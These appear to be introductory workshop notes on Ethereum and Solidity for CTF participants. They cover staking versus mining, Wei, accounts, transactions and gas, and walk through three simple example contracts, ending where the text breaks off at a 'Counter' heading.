* As Ethereum no longer uses Proof-of-Work, the 'nonce' is a legacy field

Miners vs Stakers

- Blockchains work based on Proof-of-Work (Miners), or Proof-of-Stake (Stakers)
- Miners race to find a nonce for each block that matches the difficulty level (so the hash has a certain number of 0s at the start), then broadcast it first
- Stakers/Validators 'stake' some cryptocurrency of theirs, and are randomly selected to propose/confirm new blocks
- If Stakers/Validators lie, they lose part of their stake



Ethereum Virtual Machine (EVM)

Ether and Wei

- As float math is hard, blockchains avoid it by representing their token as an integer that needs to be shifted
- Values are stored as `uint256`s, and in Wei
- $1 \text{ Ether} = 10^{18} \text{ Wei}$

Accounts

Two kinds of accounts in Ethereum


1. Externally Owned Accounts (EOAs) - Users
 - Has a public/private key pair
 - Has an Ether balance
2. Contracts - Code
 - Stores Code
 - A Ether Balance
 - Has Storage

Transactions


- Transactions can carry an arbitrary payload in addition to Eth
- Therefore, the EVM can take the payload of a Transaction and use it to call functions on contracts
- Or use it to carry code to create contracts

Gas

- When a Transaction is created, the creator must pay for 'gas'
- This 'gas' compensates the Stakers who validate the transaction, and ensures blockchains are not flooded with transactions
- The more complex a transaction/longer it takes/more storage it takes, the more gas is needed
- If the required gas is higher than the supplied gas the transaction is cancelled, no gas refund
- Blocks have a maximum amount of gas
- Any extra gas is refunded



Break



Smart Contracts

What are Smart Contracts?

- A state machine deployed to the blockchain
- It is some code permanently on the blockchain that can be interacted with through its 160-bit address
- Anyone can execute transactions with it where they call functions defined within it
- An address that function names and values can be sent to that does stuff

Solidity

- The most popular language for implementing EVM smart contracts
- The language we will be covering in this workshop, and the one most common in CTFs
- Gets compiled into EVM bytecode
- Is JavaScript-esque

Trivial

```
1  pragma solidity ^0.8.20;  
2  
3  contract Trivial {  
4      function getValue() public pure returns (uint256) {  
5          return 77;  
6      }  
7  }
```

Breakdown:

- `pragma solidity ^0.8.20;` <- Specifies the version to compile for
- `contract Trivial` <- Declares the name of the contract
- `function getValue()` <- Declares a function called 'getValue' with no parameters
- `public` <- Function called be invoked by an external transaction
- `pure` <- Function does not have side effects, or access internal memory
- `returns (uint256)` <- Function returns a 256-bit unsinged integer
- `return 77` <- Function returns the value '77'

view and pure

- These are two special function 'modifiers' that make calling the function not need Gas
- **view** is for when a function does not change anything about the blockchain
- **pure** is for when a function is a **view** and it does not access the storage/contract-level variables

Trivial with State

```
1  pragma solidity ^0.8.20;
2
3  contract Trivial {
4      uint256 value = 12;
5
6      function getValue() public view returns (uint256) {
7          return value;
8      }
9  }
```

- `uint256 value = 12` <- Defines contract-level variable of type 'uint256' into storage that is persistent between transactions, that default to '12'
- `view` <- The function access storage and so is not **pure**

Trivial with Constructed State

```
1  pragma solidity ^0.8.20;
2
3  contract Trivial {
4      uint256 state;
5
6      constructor(uint256 _state) {
7          state = _state;
8      }
9
10     function getState() public view returns (uint256) {
11         return state;
12     }
13 }
```

- **constructor** <- defines the '___init___' function for the contract
- **uint256 _state** <- 1 argument of type **uint256** for the constructor

Counter

